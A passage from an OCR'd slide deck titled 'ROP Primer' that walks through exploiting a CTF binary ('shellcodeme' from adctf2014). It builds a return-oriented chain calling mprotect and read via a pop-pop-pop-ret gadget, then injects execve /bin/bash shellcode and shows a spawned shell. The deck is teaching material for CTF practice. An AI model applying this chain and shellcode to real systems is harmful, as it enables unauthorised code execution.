0x08049000 0x0804a000 r--p      /home/bas/tmp/adctf2014/shellcodeme/shellcodem
0x0804a000 0x0804b000 rw-p      /home/bas/tmp/adctf2014/shellcodeme/shellcodem
0x20000000 0x20001000 rwxp      mapped
```

VMMAP >

^ 0x20000000 = RWX!

WHAT ABOUT THE NEXT STEP?

STACK LOOKS LIKE THIS:



```
        0xffffd5bc: 0x08048330
        0xffffd5c0: "FAKE"      # OUR NEXT GADGET: READ
ESP >   0xffffd5c4: 0x20000000  # BUT THESE
        0xffffd5c8: 0x00001000  # ARE ARGUMENTS
        0xffffd5cc: 0x00000007  # FOR MPROTECT!!
```


SOLUTION: POP POP POP RET

> EACH POP WILL ADD 4 TO ESP

> FINAL RET WILL PICK UP THE ADDRESS OF THE NEXT GADGET FROM THE STACK

USING GDB-PEDA TO LOCATE PPPR


```
gdb-peda$ ropgadget
```



```
gdb-peda$
gdb-peda$ ropgadget
ret = 0x804819f
popret = 0x8048315
pop2ret = 0x804855e
pop3ret = 0x804855d
pop4ret = 0x804855c
leaveret = 0x80483e8
addesp_12 = 0x8048312
addesp_44 = 0x8048559
gdb-peda$
```


GDB LOCATED SEVERAL GADGETS

WE'LL USE 0x804855D



```
gdb-peda$ x/4i 0x804855d
   0x804855d <__libc_csu_init+93>:      pop    esi
   0x804855e <__libc_csu_init+94>:      pop    edi
   0x804855f <__libc_csu_init+95>:      pop    ebp
   0x8048560 <__libc_csu_init+96>:      ret
gdb-peda$
```

UPDATE THE POC & RUN IT




```
#!/usr/bin/python
import struct
def p(x):
        return struct.pack('<L',x)
payload = ""
payload += p(0x080484fc)        # leave; ret (restore stack)
payload += "A"*12               # dummy

# make memory section rwx
# int mprotect(void *addr, size_t len, int prot);
payload += p(0x08048330)        # mprotect@plt
payload += p(0x0804855d)        # pppr
payload += p(0x20000000)        # addr
payload += p(0x1000)            # page-aligned size
payload += p(0x7)               # PROT_READ|PROT_WRITE|PROT_EXEC

payload += "AAAA"               # test
print payload
```

```
$ python rop1.py > in
```

```
$ gdb ./shellcodeme
```


```
gdb-peda$ r <in
```



```
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```


BOOM

ADD IN READ()



```
# make memory section rwx
# int mprotect(void *addr, size_t len, int prot);
payload += p(0x08048330)        # mprotect@plt
payload += p(0x0804855d)        # pppr
payload += p(0x20000000)        # addr
payload += p(0x1000)            # page-aligned size
payload += p(0x7)               # PROT_READ|PROT_WRITE|PROT_EXEC

# read shellcode into buffer
# ssize_t read(int fd, void *buf, size_t count);
payload += p(0x08048340)        # read@plt
payload += p(0x0804855d)        # pppr
payload += p(0x0)               # fd = STDIN
payload += p(0x20000000)        # buf
payload += p(0x200)             # len

# return to buffer with shellcode
payload += p(0x20000000)        # return address
```

SUPPLY “SHELLCODE” CONSISTING OF INT 3




```
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$ (python ./rop1.py ; python -c 'print "\xcc\xcc"') | ./shellcodeme
Trace/breakpoint trap (core dumped)
bas@tritonal:~/tmp/adctf2014/shellcodeme$
```

MOMENT OF TRUTH

GRAB SOME SHELLCODE TO SPAWN A SHELL

& RUN THE EXPLOIT:




```
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$ (python ./rop1.py ; python -c 'print "
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68
\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"'; cat) | ./shellcodeme
```

MOMENT OF TRUTH

GRAB SOME SHELLCODE TO SPAWN A SHELL

& RUN THE EXPLOIT:



```
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$ (python ./rop1.py ; python -c 'print "
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68
\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"'; cat) | ./shellcodeme
whoami
bas
uname -a
Linux tritonal 3.2.0-4-amd64 #1 SMP Debian 3.2.63-2+deb7u2 x86_64 GNU/Linux
^C
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$
```

SHELL HAS LANDED!

THANKS

TEAM MEMBERS: NULLMODE, SUPERKOJIMAN, SWAPPAGE, BITVIJAYS, ETOX, HISTORYPEATS


SHOUT-OUTS TO GOTMI1K, LEONJZA, RASTA_MOUSE & HIGHJACK FOR GOING THROUGH THIS PDF & GIVING FEEDBACK!

IMAGES USED:

ROPE: HiveHarbingerCOM // LINK

SHELL: Chris 73 // LINK

RECYCLING SIGN: JoseDLF // LINK



ROP PRIMER

BY @BARREBAS // BARREBAS.GITHUB.IO

// CTF-TEAM.VULNHUB.COM